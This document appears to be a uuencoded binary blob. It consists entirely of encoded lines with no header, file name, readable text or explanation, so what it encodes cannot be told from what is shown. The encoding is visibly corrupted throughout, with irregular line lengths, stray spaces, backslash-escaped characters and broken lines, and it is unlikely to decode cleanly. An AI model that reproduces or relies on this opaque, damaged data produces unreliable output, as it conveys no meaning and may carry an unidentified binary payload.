M7V6'GB%GJBK'"\$0,NE+W7]9_1JQ&TXJLD!7_: '[+%7+D!PI`8%X'@NPL0B1,
M5AV5:6*8J1Z*)Y0U:Q&M[@V./&KO*W7FENT;I-RK/JTFI%V_ID+-XD+5&F)!
M`K+MXND"0>1"W`7D#-ZA:GUU`[+_`QKBVX;06\$3-275\3;%Y8CR-*)"'O<

MC\$;)>\$8XV%PF, QIHG_Z*_!JE (5:CV;_-N;<73H`+M?QIPZ<MNA [8P, 0FN&AN
M; J"--3TS-E_QNR3<X9/7&LJ9!G)N+*Q4-*Y5._@R, 9:P5/C*Q&W!"5X3310J
M'<C\$DUR!\$A5ED90J)SP)'^, LCU:EKED1^S%, X^Y4O (@<!OT [M%R<)<!CT!\$+
M7Z^ [U%Y/M#_X7D2/5I8\@.X86#K3;X\$<&'V=91`\$*O*\))0=\$I8IL/_'63Z)
ML1%%G^CTE'1CY\%0N1#-VPF6N+>TQA/J2\$TQL09'Z:=-.8/+CPS@[F8I3/:#P
M77TB@ (A#A\67Z%0#W [#+E (D; (4>4%\$I@##\$) ^@\$5_X)R09IFHD-#8<!J6C^V
M#M*+F"!\$A#EO\4#'#Z2#IPH+%HJE%T6791!>!#"Q-7,2#`1,,OX?!K('L!>QX
MK'@^O:PJ;B;^+, ,TF);CX1C\$*M?IP1>9'_NNE7J8H (GL^]PE/>*#\0W109>
MWM%K'=FA3'A0@L/W=[_K;?3:=UV?40J- (+ (WQ6.S==V4 (, >H=V`OZ7/><_/3
M.E, M<0, -LN^#\K=3 [H [4., &+!<) &G=W (K1.>L^98NOF1M&.3L-&DD)9*&8XH
MN<#F*22; \S8'DE4^@A@; GEZKED7E?L3:7*G\$Q^GH#I, 8?90VE5=8)'=ZKFZ
M7OL#0)4\T\$, =GS@QI]6?' "O2; (1+;H3!\$XKA1;0, 5+=0)33;Q&!*F ([B.B7T
MZV`J+"TI (LUY5!EOZ&5;E\]>F'Q\@F08810-H8ZB@U3H@JHX) /:NO (DS7E9&
MYS;>K"BH\^:. *T_T0YH<%O\$0 [(JD`';3<\$E^FU@.6Y93@\%A [+V^%HRJ/ [D
M5^F>D&JL=-6JDRV4W!.1%6JW, C4ZE" [,14WUT [U/+--EW1HN^]VPO/) (O)]\$8
M_N8 [3]DAL1YR8K+^@#6:163<9#/B!).F?357HR.XL&_,]0-E, 8)@P@7MBAUJZ
MF0%SI'HF<5<B5T_P&B=7?@ [Z, H [80@#M&0*;FZ@K/C]5L1J;HBRSC4, /A+VI
MJ+NM32VV!EPME]>RM_LR9;*1%RHZ4?*@W9DC)3]' /<YT' "G+B (NI5)Z., `X5
M&IV (3AT?F0=ZC", 0QGZ;P6P673\$)X@OSY:Y\$?'`08J?F, V#C-:TC91K64XH
MH->=W\$U>G&E=4PD=IED\H8FH>-/@ME32#?G05AN-10!RY^G/G:>O]H_V=W>?
MAGP')", 2F""\&JNWB, =7?&7G1Z\\$ [5 [X71TN7M-DBE'F@+\FPX3H"^.`#=\$P
MR/; [9;=UOG, AHR*/9., 3:]B!, RO^MM@9PP:]3 (8HL (^^\^67)B?V!@33W7#L:
MY2*97_=40)_MYT)\0%5G&D\@4!T]I;+THM\IL;BRK>)'%-^SFLT)R'Y%V*&\
M9^#S"X@=-*?2A_P\$Z (:L2<#K8E->N.I\$ZWC>XA;3LJ':?J0G)/].+>+%UFY\$
MHM%OAB3UUT]'`JN?)BR, &M8B17F.2\$04SL<5\2LI, G=[%JM)'0_\$ (2OZ.F/
M; \N\$S4L4-DUGA, <"TZO0\$2:\$S<UYK&-C?' :5H:Z&ZPW% ["H2]2, ^XE" ?M#LY
M]LOJ\$>L&MDF<\$/N@!D9I41LL'_!#82HYK0JPQ'?Q9!0/Z)Z@<!EP!PHD@ZU;
M1!15>B]5NZX=LA=]?CZ5R (VOX#'-S09.ZG' 'R9*XXN1*8\$/4S, HJQUX `EW\S`
M3PP5/Y%<\I9MW, >5US [E]@UZ>+7)WN<D1C, TS, 7 [QXZ, 93%'6U6]9!DST' "V
M;LKE, P!2]:BIP@L2:GH, \30*) ['X.-4OH&SZQI2O'J&CX/Y=ZQF:":9UOX ['
MOS%?O1O\+7G, ;Y]BP2DT"\) \$A`9' (DX\>;7_S (YVC=U)FQQ3D&BZ, '^4!/5D
M=\$?_8#]!K^OHU@ \6+-%2)5KW=0F.).*T2-MINPH9*N/O`38`_F_H'.^&^*O&]
MU\9WDM!J>6T\4`GM1<?QO2KQO5M52TU)^Y [;>\$N-?*.] [B:HD6\ \N.LFJ)' ?
M]4;>NBL)]ZQOS.UNZYZ4^.Z^5Y7, 56N] [34N<P4SLK [8M+>EC8V-MMM&6]K8
MN.<-L"UMP, #7;QB'IRE> (GJ]24/^9W3TDA-3+`%_(Q>%SC"ZW"K.T"W (X.8P
MQH1;HJ6F=Q'2CK;QPI:PB>L0*F+ [%C3>9B@%/ "? (I#O#U\@K!=EW4UTNAH<M
M [8NJ0N'ATG1*WO (U%BZH?C&DQ., _ [M66!8B%3*. [R, 3E<>8\B:C0 (4X:/O:W
M'^_MPTG4G:2LE9:1X^WG`5N-95.089UQ;AFG!J<>] &FHNEG?5K, ZW*.WMVWW
M@>-0KYO=BB/A/H+OTG^+!9&];E6>S*Q<FBP#-BR16XJ^U?1Z'7R4X&2=, 7.
M7, \ (5"O@UZ5J56D:PBHZ'KS9V3]Z\S*H.TX0^\$*-8?+RQ=?5%5'-IE%;_(89
M.\$B: [IH<*:ISNE_YTMV"TOIY88'R64%YSX5G3FDJ7.R%8LW!5.\CR^U&S2`0
M0BO, />TO+:G=F8R6)*L/?5R^?Y>ZNG!I4D&IK+Q49I4R?63*AH^T2:U, RU:F
MT4"IG3CH>F?\$, E==OY:&XF@JL=913D (/4E\$"3`/>'6&)B85=5.LEO+*U0\$./
M&+5%:&-B%FEOK)I%6X (H=1T:=:X!"RP28^+!OTXH7+;U*M`4T1@PH]5'3 []B
M%#28SP, +\$?8@:JSBON61KP7XNJ`&>M[^DAJJ"^45U*6Y [<@O, C+\9, ^H!EER
M&Q&*%45=813C12E);.YZ\ P, P%C;9Z<58M*AE:^VX1\$\KOW/3X6A.--"XZ<BR
M5JHZ+_AK'\`%`2IHIGA];VAH+BR/HQ0EC639LJZ-;`'0^L#:%VL<2O^_%M%/
MM0+\$W&#MA-.H6!&V5B#86L5 [9<(E1FF'XL_DUQ6N9PX%YFB/0! [+B7MB_- \7
MJ-BM= '\$2) ^, 7;HF"E/FL3B\$K`<-Q<_]Y7>H7@OVQ!::%?%E"Q, *!X1\8I3ZK
MS3L57GQ'2L/, G@#X^%?+25Y4!_UL (RHY>Z*8FUL&Y&L6.U`A6//U^ (Q'Q1?
M)1TOT&MHZ>YS._US]OB7@A [Q^]H\T*- /7D., ;^N<H<\$C>@JJ<];Z-LM@*FJM
MY'D8D&R&, 4@5E!*G% (, :;*3)9_C (RR9' (\@?S0A=D9\DI&M4EIZ>U@*O?TF-3
M]B0] &0<^:&W3^R5:*7A&3QSNF"W7)W\$L [ISB=C@@3UA2_8MQ`K (-4D2S^HM;
M@`0V%8N2P6QB=/7<O!45&/Y&]S+K"RH] [TCL) /-5S4]]V[]M"&VU-, U++V7E
MVWE"%FRD28K (8X*N;92`/@>GQN8O"-YDZDU2 (M+K\MIY36Z\$HO`C*XP)^GZ.
M9U-\^\$, 'R*"]?OL; &2>N`L9\, K<:; \AU?\1U'O&\808'<=-, *?03^D!>
MR:1C:P?HX2' *MM%LB\$^49"D` , Q*/4I"Y? ?0/'@PF9NF5.1NHB) (A' :K ['%2
M#UI; , J!M=++' #]8]@>._ZQLGR76<W---*P\ZQ?XMNVX9;/C\$A\$K- (J-Z&CH
MCC/744J5]&)ZIU:J_:?:?:@%?3*R:T;/K0AR%Y+\$!\7_Q3MIN!<W@: :C>\$T;R
M), ?CABR0CFZ-'/+3\@<+@K]C0>O+2=Q-AZC5M?)4_RZ*!9C9\^SM4YB]C6.Z
MCN.=?'C!SVR; ;17ZA0D, S3A954J&/_RB+I98EG+Y (F8+P66)V:SF9)U?2%KT
M=YMT#R<IJTUB<"<U.3YB5X_E@RV0Q"A< [QRC=*Z!J?'<K=, 3PU-HV?J1LB7
M=, <]U: ^!]15\65UJWP1%3@+_S] [[_Z?QHTU#N^O\ /D_X/636MP#09\B6/7
MZ1*];)#SKVV/L--TDI6, 8V] /`#)T!7YKF_=O?<Y\$TTEP`Y [;=_8;=QC`C'4E'
MTM'1N6 (TACJZEI' I1D]2NIBV:8R^@66"X-\@13XU?)R\M%:>3G^L6 [^V#!_
M/\$S7W#3?/S)_U&O6KWJZ;KUAE5BU?EE=JJ]GU+:Z5G]H_;*Z57^4KMVP>M>H
M6 [^L?C4R\ -6P>M>P, - :P^M7 (P%G#ZEW#PMJJU:]5FN7W.G. [<L70JTM/-:Z,
MY (K#9= (H (X28:)2 (-)F [CF#F; #QT@20A4B%!=V1KP*5, B%=4U9*_U?Y]KP\S
MIO4 [\LR5/2G' / (-\ _H-!<, D4DZBZ8A^X\$+, /F;?')\$]A\FK%.=A`Y!7, .B%:
M!A:RF+:8:T!) "O0*+TDC]D+1@ \ (S3&5)C (?*+A7-O;V3QI-FIX6E*. \$A\W]%

M-K2@C) %VN^6LB@!6=H"R) TXY/SF/%DXV^] S (B9:] AMI4 `!F>T2L) LJ*D0V^J
M/#+-FJA:WXD, !Q\$:30V[AHLWLRRYJY2E;\\$ [N<S-" []<OI2WT [(X-494/U, +
ME4 `4DGQBC\$/YS& (P&, W?8\4\\$%U4J*90" `E7O+;R5D:RKF9C [%]"*54 [RVQ+1
MRDX\$N4R^*>DQ9' &V\`. @ (^TK;N\$-5=3' @.) J\>' <G*QOSU/L-W' <, 7\M5YV:
MG25K>FP42R:UD&#: #, -> (%5JZR^I@I* >6; /.F' VOV) ZB:GWJFHW=ADT2, IX2
M4_5#[G] (, [Y2B"] / (6++\; _6 [D_>GJ\$?:HNGJ<., /?))=O:<=\$B3H#D) SCT)
M!E99*LTB%ME40N' : (!8Y5 `) S"- .+\24 (N, ^#4407=994MXVJ, M<=\$6U%8=0
MGD) 4/E `@9 (A>9\$>VL_S%I+39H"QLV&G0EK [Y (K5F)' J1I<RU@: 64^N?C"-='
M\$R (8 (R [+:= -CTR"H@%MO?D*472%%C51T.\OR+\$OG*XV0E:TOZJ7HFV;NI3TP
M) IWG (LB8EN/TVKB"Y9N^J6!2R674>2SY (+D4, PAB) G7BC?D) R66, O\>/LV@D
MWFY3-/-^U, RBJ#D. " (4" 0HS>; \$D\9O*%\$!' - `TNJA77WJ%9 [%&\XGPRN) ;
M73@MDN) U2:V_-Q: `95:/-O6E [] !6X3%^-<^JI/) K69E7\$ [^C] 5A) B! , _#3-W
M^<?] TH*KW+* & . !9F++\$G_S\>=Y*6; @ZROQ-&S\$J-' ? , N+ ; >44IQ+) B) SE\Z]
M31 / [E-5\QC [50?<+YK4E:YXDD8YG*E>! : \$Z6+) HY2RF ([_49R=V8IQ?S=V*N
M/KR7MBKWG, 8Y>CIW1^?HIUZXTW, E_ (?&G [Y?_ .<0#5@_=? [?>J.VFLK_6UO_
M&O_YR\1_+JI4=J' 3] VZEC3>X: 8GCD*WI>, -9/PLF133OYS `SM (AF (, +\D) 7
MWA<L1%?IH5!! I%WO@AN?/<' 4^M) >=Q. ?G%<^@3=6'O) #Q^`S `P/:DA] UQ\$L5
MRU35CJ, XRS"D1MX^=KQ\$4-AH&%UY (_' [Q, 6X\$#*Z:?) % , 6T"-B) H (2TF; J1
M_#O640: 4ESWYFQB3@H' K@, =2HS5T1&6=7HVL/-DWMDA6WZ/Q557U2I2LN, I (
M41MEPS7SY/2DU>H>' NVUL) "0NHCZ6LJF, %F23FXR\$_CKI1U. (/M=RMV0_L) 9
M0-K [PM) 2& `0H] =5F"U<N*K_ ,) P/WVATTD" `YSS) !E@NML, 1?T' `E3@' F_>7R
M4\TR24F] 9MZ?K8!XB, "D==GKOB0'+_@-6_H1IR'>NG=) (R5=>V8U, NV1BVM6
M<76QOW8&G\+2@S<A67KHN+CTZ%GK%/X(;) W`%; =TH4.Z2T4S1 [K' :<? `^^C_
M2JRUU (M#-XE<RT#` N (ZQ; I9D0RP5%. B+&7B2Q=X5"KI*4&@BB5^%M>*) N=0
M<3M^HRVJEL5 `FG' PSERF_F]; 4" F5R3+\ [5UY@WX, Q6B>405#^F?I. ^HSW#R1
M\$I2W50D< \$H></P#I?`OJ3; Q"LIU5!^ (. .NG1\$->L [6") WY0M=!, 0' > `WGW_
MO1J. ^' Z' IJ) !4?>A7B) [+F6PL@&#!' EOU-@+C#2\RN, ?H-T, FD0II=* _SDIU
MNG\GCH' OQ6NIJUPMHZ: :28&&?4#82) JEY; *V+U7W%+<, JYA65!>B, 2 [& . F,
MZ [/#` &R_ENH\$DM" S2\$G7?1_/V' MC] HRO*TO&#XK8T' ?9Z0%6^@6%M?+&L; <=
M9: ., +/=<K" \$K2PN>J&J" 7#\$: F#4-6. : #IN% [0KY: &, 8<\$A6=Z10; ZSD7. QF
M+WRD\$2^: ^^T] H! %F* [&61-? (T+8RI4WR `) 2! 03GKAC9 (\QFRPU `^ZQ*64<' L
M<C&#TB5) /D%@Q73<O^0S [D7RJ=64) M06D96=3SS5@I! &27& (%-&3 (4R&G&H
M\$8Z, 3RE>33] @6, +Z9A9' VI2>Z@&%T" = `PXD_=\$: E\@BC8+\$7H0Q605I [E] RS
M8ZLL] . _VS5C" P#%7R" %3PI. 9?S? (QU) [(5E [L4<T9830H8,] `S: 3UW=4IG7V
M^NCSYI "P: +M))U) . `YNR' >=6%B. 1<6V1-? `W% (@8V) VN5!OX' A#3C' , X#33
M3T'] I) NV0N `51L7HR6C2?2_J. 6\$?EH%BCJ, >7. M#+Y" @ (M<=\$L<L, <ZA<6Q'
M3&VGQP1E%, *UV, <PEKY' 85A<#*) !X%: F+E>] PY2@, Y, [6: :SDLTDQL0A9' '=
M66MSVFXH*^L, <Q-D; 8' <#9`Z_9' I*7X `TT.VF, DC?HZS/>=8+Q: S9\$Sv `?SX
M8SSS-> ^) YQ=' _HJ<W' 1; %@G! : SSNJ<8QH/AV2] 1+JY0"; Z73 (UGQG#^; [^
MAL5->>UDR] N2, V9P `Q1H6<LK" [#A22F/H) =Q' C^H=R96U\$PI^P (V (OTP' B+F
M' E3, M2G3_A&SKN< [, 1#HUG9Q+A3' 1SVKT+?_*V6; 7S^?//\K! 0Z\KP! XAOP7
MI; U) ^> _JZM?\K_] U^?] T" B! >1A3VGJ, & `: EM_ `*4 [DG [%-7M\ \V7\ `V3S `9D
MOTWD! TJ) 5V602Z* [W<C^F<X08P; (C*Q?1EG-J&#<0! T+=-O*^, >TFKMJ/-@_
M.GQ&. (A) G.E\ P (A1EV\$P&>4,] MG) T=EQ] Y `&7" @E&X" [^VI\! <FLHD^23) C3
M*JN<@^DW%9E\,) W2B=!KQ (HV!Q5/7W>_] : *UWU%<, : G `4_, K5D1RN. 6X_/?B
M [W_/J/-MNL?4! B=6) KOF\$%- . 0<. OER, >' %\$=@# \$T+G#<OS*#-#%C [*FMKK
MFUO<#RXI6) %O+TEH1F [0DHQ/#->K\V `#H; <J [+5I*] L&JW%+1=" `*T' V7 `J
M: L=L%#Z7-&/N4KAB [>51DB4P28?R] = `!H=BC0S9&D; XYS! 3' X. \$^H\8J&, G (
M VY0! SQB+\$849@QL2H%>U-^5\$X%Q) -E2! U% (&WG+ [+R?OYZS/QL1 [<&TM6; 2-
MS%002L^<S-B?VBSK\W*3%K%94%+U%<I `=GN5-P? `H+?E `M?3@O_21H* SJ3-
MX\ @LO<=JUD?E1' WJ; X<AST8)] `>?1RHQ! Q?3. X [++, OE/; F8WKST6H4N9<S
M/69) T/ `! \$VBYGH: 7 `; D [GK/MEB0D\ I<D<6^J) OV6@@; =9' A) U? `7*X+V9KNH
MO `<EP28E^@" (V@5K<U" `P6<" OJHQZ=52WDME4_ . ^ . `7D' [7T# `M6 [+ , YH\$O#
M7A5YP1\4<A2M* &B<C66TGC0O@J5BO" BTJ# `^O70IOA. E^CZILJF5 [T0. JU, F
M-X, \WX! /L7>FX&+I<G0_U, 0O [2E: %K) =; # `VDI\?F2. TL\$V@\$\$' , /93-W@NK
M! . "7' 3%?>2B] 1) VXG' >4 [(N- :>9&SB7&M^05CVZ2E, +#EZZJ%-9*QI7DK8 `T
MX] (PZXTED2@/TI+#^C;) _^S-NHWP/RG7PA' MJ#DMS (GI@HUKFS! X" 5KPO5! S
M43! FH_ "A\U&XYXP4C#DI2+21Z31) Z\Y#UWFK) 6COZ6X `Y\ (6901F+H [H/" \$]
M) RK! AQXG5G" "<6 (/61. : 7\$T&09?+R=HOL#IB<BWG7)) D@^! , G; 4WW! UV%1^4
M+I6C. `?JAZ7U6' NW5" J (OWD! DZ<\$@9?PF4CD7?+0<\+H `; DZ% (MI=L# : 55; <
MAO%LROB1 _F] : " , E' T) 7+- [PGX98?C (: J?N%\$Z, /66WD>J^] JFM_5@IJG1, ?
M3DKUP/] 3J6G. S! 4^; . Z4+B (C [%\$U^B?FK! L `OQ5F/_U\QGD_W\ \$ _OW-OV? (
M_VOUM=6' 2?E_ ; >VK_ /+^?% (2C' \=H6FE\$&X8 `L%>8, N) 8! +V4! [' 05V1DN-*
MH"Q (>TYXXP&/@* ; 9Y>J" HCQ?3J_PUY' N_I5D?U (+C--\$CJ5P0 (Q=^JFBSY\$4
M) L (GC8">) ZK@W [^<O. WK<?9OI?^<3N73^O_45A] NK*7\?^KUK_3_OTW_JYU;
M. `RX2EX57"A# /IV92. :) B8T>91Z\H\YBI\$P2BW&>%DZ) (/U<8A4J^V_OM9XV
MS_9/" XT&R25. ^\$X; IX" 5" 4H2N2KT8\?2828] W! UM75\H*2LDTXL1" J#3*@\,
M; [=#) WI; +F?W) - `: P) F-' SU] VFF=VLVKL- : IYF>U3@ [E&/R=NV%DGN' `<1C `
M+J, CNZTV\$-YG&+@L [@3\@MM5HL4, %' P] M^=) \$Z#3 ` `! \$F50 `X) ^: QZH&IV/&
M\FB^BYF' O? \$L [0@%\$, [6BF ` \+5@I+ `L84_9"#NS+ \ [AM^/-A7\$&=G `>3R [! M

ML70, -, .V) SRO9\$JQ (0;1@ (9V.4VRG9=0UI3) O672-ZLGN2G3VB\Z] \$7!4.Y/
MA279, #V (ZR>CM*L%NYW [AI8R.8"5] #, 2L) E=MVK) R.LID" I\12 (, OI/*>VZD
MU\$Z`4'' \V:&=&'!TXMT8&!YX?2O')]:60\$<K+VXX6H+*KTMFF&6N) 9.Z2<HG
M?:OMR-RT+KGT7S?V\9=F*Z\$SS&.) A1PFJQO=H*' =PAPE^U\$T7\AD\$%^) /_'
M#7XZ_J] 1JR7O_XVO] _\O=^WW50ZG:] W] W\S#\"<<GSNGH=O2V8Z-C1, 1S (:
MR0-5A\$X/<^D, _'+#H>Q] F (<'8R\+C] S?^X'+ '8!E*E; A7* (E^UA6E>E.S023
MZ.@C6^Y [(509W%G)>!) G.= '\$/LC3IPK2BXR39<D, I<_%/9_*&J>)_5X>- \E"
M4XX<[-;78T?W)=T@ ['?Q56S_5?Y_G_-_>\$\?@) GR_[5&\OQOU!M?S____+OG/
MU[, ^UT;7.BUQ=Y7L`RV[4!<C-\$1N>.UF%;=/3` (ZY<@TSTR"_?70_']#!7`_
M^G_E1%>?7/^ [NO:PD=+_ -FI?Z?] 7^O_?3____@ [P95&[\$ 'E (!*S `ZN?G+ `V7@
M^D8:Q<AU^Y_"2/)] YL_.<3?15P#HS3 `V2\$>/OXT%2BW[:]) UP, `F'D_`YO-] 8
M:Y;*RV (TH (2BT#^*8X>P1I/S@=>#*_+0=>G.) \$F@#?FJ/1P#V_@RMWQW7%
MU7@ \VEI9&1) `HH.707`Y<%D>VPN*RA?Y: !K&"POXMMR*LV5Q\$SQODAS^TB9
M\44] QUC (M=O>AK/F/' RTNG [>K[N/' JWO[V->! "X*) 44 (I=8>;G/D!:IW!4\0
MIOA%E* `EU*.5MU/0E_K.V\$ [N.3S,D=M2#YV.4T (5OJ>X*YL&E"5*6#O" J@M
M@6X85INFS@K=X; #<3W4MH_28+9\$L/^@^@] G6I (&A:ARCX1/0 [[^GD*UOQ=*.
M&& [3MU] VX/7CQR+<-E [`URMZLTW?9.GWE/T+NF8,V^YX&5^C] _Z--^Y=\$?:^
M\$P^Y-SU8=. +AEB#`/' +L7) GZW7BU\8:C'Z] M; JO" & [F%UU7AFBZ\GEMX319>
M;>C": [F%5V7AQIHNO) I;N"\$+US=TX49NX;HL' (^OGENV] D::H5NXI\) 7:K+T
M*^MQ;) 5\] 35LP9?F_U#VYX\ _K?] _K;%1VTCR?VNUK_?__S+^+^%PSTNIBR%,
MNI^U: [S] 5V (6T<\$. `U) A0%;J) "M/, T?Q+D_/_E/S.) NOV>MTT\$X<G; \$] _RVP
M\$J2DY0" [? [@KT@ZD (KV:#7/ [\) P:+5F (*Q<&' JH._W#Z, <^5! ?S#X"+4 [, 1;
MTF>`# \$0IHH, ; 1LNQ4<#5! -KF6+S2_=O (SUI8BA/UF' T^ELDT9<!A[A `K) \A!
M/HZ) B [&+*>:OCIS&C7! \$U\ (2CE8ZJ) \&8V>@DG (BBDU7=IDO@! RYU6H%?&! #
M"7RH>=>1>_] 25XH/6H, P4-0-!: 5E:W"XEKKVH_&RO5W+>MIR8, P!X?] Q<X#_
ME/.?M'V?WOZSGK; _7-WX>O [_E\E_ \$B^ . IWC] J\$FM/!SY/G [0] M0K6LXB" J
M@B/64ZO7&:4M< [#CT^<GK>9>M [G7/'YMOVAU# \Y.6R] A. [= /V\W]] K:]) W#
M8R/ (HNQ=JM2\@! (Q&V>?2 [WY" \90_XN=;M:K_>:_?N:@EH8A) + ` \$O\$K<?CJ,
M9OQ.8' A!C6] 2@5BKB>*3V.M+*+D8>L1=6" _ [+G"%P5UNC?\D85] Z=!1 (, &] H
M:=R-P [NI=- (-R%B%>14^6H; (.RTSS@?Y, < \ [VN ([F<@ [7DCEC' Q&DKX5" C%E
MVR>@>CR<^ \:F9P. [2) QZ) CM"QSU0?M] N*S%+W/W3\ \$YVS?07_B; .R\$GE\$ _19
M] 8GKR71K=C (HHW (<CG* . .9JZ8#Y\EL [\P>QYFOBY, _4?) 9&ZI_W'>'!_] =\L
M_F] C=6T] P?_5-C: ^ ^O_\ =\M_8"DIL8G^F@ [+B*_8L) UM_J/4D^PZ9FE=[J\7
M"-! `PCL. :H' AB9TALBV%B8] "M0LR- (<JIG4\$JB-*QA29*BPXC:0. I\ "F4,
MR&' -R3 (+2BB. , 6S@H>=CL#] HCH4><8"&@JZXK9LHQ+, BELS7 [X7J8%:_C\$JE
M) <JQ6) ::%*G:6E) *KF4SX7-WS!GA!%4AZ. _%!/ -R^N-" :0G `YH*1ZK-EXXU\
M4K3!&] \$0T\LJ1C'R?9XSP'P^9M*?@B_M8 [<-<1%F6_*N7>M1WPO' =QF^ .NAK
MHW*W*d>6@D/?I' "J>7D9NA3=@9Z2Z (Q\LPPG#C=:CK6;F `R3BB:D6-IOCG.%
M&KH_X; ;0R) JO^GGO@G=WR? `W\$; JG8XRC<DHU6"6SGDP#\$# [` -DJW"-W+VA
M8XOKC0P* @WD\$.V*\CQ-3% \ \<3F83F/#G*; TQ `V=T8C+Q*M: ^ ^ZPLQ/UTG0^
MJL (+Z; 1 (.TJC; (QRQNU"JKQOEE; 0K [S+JXRR^ -@H_EXHAZ>L' L:#1#@H<.W&
MWI-VW^0*B `O*! \EB_62Q?ESL/3V*^9X452YPAF.>V) +/\3WP@CBF9DPEUS:
M#` GLC3/J.M>.-] @VU\%?Z4*** `J' ?XXYP-Q23) \%T6=%C8) !?Q33*/@U</V1
M>NF [-Z/E8DRM!#R`] T" T%' 0\$-0Z&WGE& `PHHO!U9O [`) O' ?&78P!&, 5T':XR
MO<?42Z/7J1ZS) 2&V9ID02M?16UQK+; \$7><V-#88H@0E^@ \$F\$7K-; `RL<"A)
M\$.4Y8*A\ .G_G\$&] & `B%) C6Y"; ^R6%GY00. [C+?\$45ML\$4V#Y00?V] <)">3M=
M#SM@) -FQ8;Y>6!; 5:K7\VE\HHT1) SGD0CDOE [:RL1N^%# `Q6*Z<1%B\ ` 'C5/
MMIIDB:M\9.GJY>SZ"D&I8<080SS.0E3<RW_QGBUT_I6"WOV<LM% (\$ \$KSP:G
M5IR":JV\C\0NCTBBYWX^:I>?>KY^/M_>/X!U__I_]] ZO; ; 6J" ?O_VL/O] [_
MO] #] O_ (YLN"B' 610-!) #IQ<&R73"%! [^8EP9N (Z/YIN-RJH (W7 [E?. #TWI)>
M`_T<CY%G) .=%E5:' 8H*H: ` , <^; T7#."21&' K\64<R7V<E>D2@6' 4/>A `B*F<
M*IRC2, , O`5DZ>=+=/3HX;NZ>XL59" I' I*CU! ?TM*; HPW7 (0UD&85P-GV `DJ]
MBU^] R, [BEAR:1,] 9!%6WY ` \AM/OV#] &X [Z&1U>., % \A<Q6^D0N.0<LN) E151
M.AIQ `N5E-/"4Z<M*J^5J.0F+7Z5 `&: .WP;G#<] =-^ `X"X?IEI!FR%; @; /] L
M69>U0@. & \+P; I^6C7Z0TJ! 6 [W:=/.GOMO="+@Z<P%?!] B\ (JK `R\<_ROMP (H
MQN_89P%4: .W1*ORIURJU1J6Q*1J-K?6' 6_75?XG?G"@ `=#U8**<4CC\$**=T'
M&JCP?0T.<RN*BC*U<; HHP"KK@UO=[N*C' `D#+B66PG._B [MG._<M34LW=. .\
MI^5#NQ+M&R_) FT<O=/] D1UBI&\$D&@Q2GHLBLKZY; T=A^) BZ+>LMOO2] @97>
M\$BVD8&#"Z6&VBB", \$IT8\ \ `I>BJ# `>K3O?!<S\$+F\$ "Z-U"2EDGQ4>2P+517J
MRAE `HWR@^>JZ:L0P<\%+W9DA>TL% C!K>9Y01KLIX^; % -/_ `>0; * \+VD+; IS
M>JS7:5D! \$!A=M11) B5VE42Z7LWHS `V-4: !Z4Z0Z@N; ?5] =@:7</37?PS46#6
MX' A, / *Z1M]. 3@R&O_B&Z.FT:W/ [<DX!; KGS/3B9F (.ZMW0VB_S/QCX/^&.S'
M*R?NUGQ8-E9.H6#-F' K%W8MO3.9, I# `^9: #&C?OC%M@] AOBG-37; T_M/' , =G
M', &GF*/MU `CHF/H<="FO8Y^?P! !1CD_&S [SYL_M!R9 ` _VT96JP/+; W^); 44-
MHNW.] JQ=_ (EV `35 (M@F9+<: \#+% [L08I3\$XF*\ =\] R:K/_ `^V2WNU0QF075Z
M67Q7 (BC0?<GFT&FC04Q9W?/#R) M'!: &<L\S) BCX?-5.0HN<HGJ2X@Y3B9B?=
MZ^VX_%QXSQJV.>XI*RFS:@8&VE*, (B9C;X`) I.EVG+' A*67&E!6"8UX68<9*
M*:F' O"&A7' S44<;B"Z `1JLS?,] !65HCF>/W; 1N) X<QUFDB, % .!OR-H\$P.C@O
M-"F6?F\S^^+, \3 `#-[YJR!2S#JV3.Q) ?* =QF,) ?/L" "A>^RI?WX (%R& `6:!
MH!G+/S5FX' (F\$@PB<D_"53 `XOKF7UG9A7AH; *OIHT;DY\ \$5] _SB\$31E) -K [F

M."M2Z)IG:2;Q-6U>,A&6(HK*F5N[CI2ES/#2]=T0\!>?%CMU4`)M1,<J"D/U^
M^B+VYE:E(PV!H@<[OG!_GWC7SH"#EHZ<\$%55;HAV'ASM#&!`+Z!6J5R5(J7X
M=.+.5UG/'YQE*,07MU*4J+'KJ04KXM<4D@7)+FW5+5OON&32%4ED04<CUHQ
M)FLKACL+@CHC/@:~I(X?'W;[-+.M*-/7;\X*#O]>?%SD.F'O:BK'M^=[
M_/#\3PUP]"\$`Q:5YY.X]W[HRP,6NL/@VOV\$<^'!9IL*#A4QX_AG::EW7BX1
MM3%KQ064G4)9?7?"2\5\SM\$?6&EN&+G=.?M5D#TQ.W>??B6('9&9*ES!(*H
M1".WARJ+A.H@H4=9)G6&L@4CM\YSF+)8[Z]5#<WP<D(F-[&Z02((/EOBJ2*P
M^,@[GXQ9;Q'3SYBFEMS;+0[1W",B29'8HPCIF+]-K>W>=N.J*!.%I&V)4_R3
M5I=P0'DM'=8@QC\$, 'D'#R8-!7J(Y@*0'HH9&QQ=!.X0#@E1%&<"4YD=!P=\Q
MC-YP)+A'=\DW5#H18!A?9:Q\$8:,NVG&,M&'W!9#LS\8T*/\$#2R5M4'FOK*K
MWQ2"&Q9=!HCLSR_TF;,\BBNZ0);2Q>F*'^LAUO2IP7OFZ*6Y/YS&\$S?*&BE
M#MCC<8D?*\$<THLS^U>*2.SM32QHP'T^!V?8Q\$8#`\$!841]55E=2XY;YUY+9"
MC9_.5YT&IXM)3^:,Y;,"3%'O"O6+0'6\L58@IJ\$!\$#(=R0(C^:(Q)GLQ,FBK
M#J2!\$:&!L=YI2A%#DZ%"863-10D<WF04\$X^4*W_LQJ\~N:E@JL"[N'^QI[GA
M54T;259^OVVW%KMBFQ544Y*F,FU"_V+R.6978UE^635'7V'/E>6([&A"S>,V
MSJ@F8/&X&3A[HM'#!'V<'N/=S\$%,\Q#TWZH4>Z5"W8%4IT0>0^01-B;5?
M<64@VO;68/A;IF,\<+43WS!83L)EG_MJ<@':(^HY/&!^,FLD4RH1'SG7Z)^Y
MQHI<P7K2=]^7X[K_R.<:MX1PXH[AG,MK>QEW]N'9_CY>Z_D1K@!W.!K?S84\
MXH)-/R;Q9A/F@F\$>-^Y@&1B%PLL1B*:2\$'R"L#KN_S]\R)7,#JW1#-3FD"
MIG4Q9S9D@(<\$Z<(Y7*&E--?T2"8[?[\$8]>@MD-UB:N@OA"%'3KCWA50:JCX
MN5&+QXW0W;')*0>6BA/2^!37XUWZ*^!]JF+>O/BGV!CB]J6)R<;N+WEW,8
